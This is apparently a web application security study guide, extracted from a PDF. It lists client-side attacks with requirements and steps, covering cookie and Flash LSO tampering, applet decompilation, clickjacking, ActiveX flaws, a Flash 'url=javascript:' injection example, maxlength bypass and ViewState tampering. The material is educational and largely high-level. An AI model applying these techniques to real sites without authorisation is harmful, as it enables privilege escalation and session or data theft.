
Altering cookies

Attack requirement

- A. Existence of a cookie used to store state information.
- B. The used cookie is used directly without being checked by the server.

Attack process

- A. Using a proxy capture the request or the response writing the cookie.
- B. Alter the cookie value after intercepting request or response.
- C. Release the altered request or response.




Flash cookies

Attack requirement:

- A. Being able to access the LSO file.
- B. No validation for data retrieved from the LSO files stored on the client.

Attack process

- A. Access the LSO file.
- B. Use the LSO editor to change an invalidated value that might give higher privileges.




Intercepting messages from Flash, Java applet and Silverlight

Attack requirement:

- A. Extension interacts with server through Http.
- B. No special encryption is used to preserve messages confidentiality.

Attack process


- A. Capture the request initiated by the page using a proxy like Burp.
- B. Depending on the type of extension use the right deciphering method to unpack the message sent.



Decompile Flash, Java applet and Silverlight

Attack requirement:

- A. Targeted functionality fully executed on the client side.
- B. Low complexity of application bytecode.



Attack process


1. Use Flare, JAD or Telerik decompiler depending on the type of component. The result will be ActionScript source for Flare or Java for JAD.
2. Review the source to identify any attack points that will enable you to reengineer the Flash object and bypass any controls implemented within it.
3. Modify the decompiled source to change the behavior of the applet, recompile it to bytecode, and modify the source code of the HTML page to load the modified applet in place of the original.

Clickjacking

Attack requirement

For successful attack

- A. victim should be logged to the sensitive website.
- B. The victim should access a page on the attacker site.



Attack process

- A. The attacker creates a transparent Iframe on his page and load the page the user logged on with sensitive action.
- B. The attacker is hiding the iframe using JavaScript and CSS.
- C. The victim cannot see the overlaying page and try to interact with the visible page.
- D. The attacker has the buttons and clicks designed to be clicked in a sequence that helps the attacker to execute the malicious action on the hidden page.


Client SQLite

Attack requirement

- A. Stored data are not encrypted
- B. Attacker has access to client machine.

Attack process

- A. Direct access to SQLite data file using SQLite DB browser.
- B. Exploit the discovered data or use as base to initiate another attack.





ActiveX attack

| ActiveX | Vulnerability | Impact |
|-------------------------------------|--|--|
| DHTML Editing | LoadURL method can violate same origin policy | Read and write data |
| Microsoft DDS Library Shape Control | Heap memory corruption | Arbitrary code execution as caller |
| JView Profiler | Heap memory corruption | Arbitrary code execution as caller |
| ADODB.Stream | None—used to write data after exploiting LMZ | Files with arbitrary content placed in known locations |
| Shell Application | Use CLSID to disguise malicious file being loaded | Files with arbitrary content placed in known locations |
| Shell.Explorer | Rich folder view drag-n-drop timing attack | Files with arbitrary content placed in known locations |
| HTML Help | Stack-based buffer overflow from overlong "Contents file" field in .hhp file | Arbitrary code execution as caller |
| WebBrowser | Potentially all exploits that affect IE | Arbitrary code execution as caller |
| XMLHTTP | Old: LMZ access
New: none, used to read/download files from/to LMZ | Read/write arbitrary content from/to known locations |

Attack requirement

- ActiveX or browser extension has a high privilege.
- ActiveX is vulnerable or built as malicious component with attack purpose.

Attack process

- victim access a site with vulnerable or malicious Activex or install a vulnerable or malicious browser extension.
- Victim accept to run Activex or browser extension.
- The component is available to provide a back door or to send information to attacker.

Pass JavaScript through Flash

`Http:Host.com/pathToSwf/app.swf? url=javascript: any code`



Attack requirement

- A. A flash file (.swf) on the site.
- B. No validation for the url passed to the .swf file.

Attack process

- A. Use javascript directly in the url.

MAX Length Attacks

User Name

User Name

```
<input type="text" name="usrname" maxlength="10">
```

Attack requirement

A. No server side check on the input length.

Attack process

A. Using a proxy capture the response containing the page with the form.


B. Alter the value of max length directly as required.

C. Submit the form.

ViewState Attack

Attack requirement

- A. Ability to decrypt the Base64 encoded string in ViewState hidden value.
- B. MAC is disabled which represent a tampering protection method that adds a hash with key to view state value.



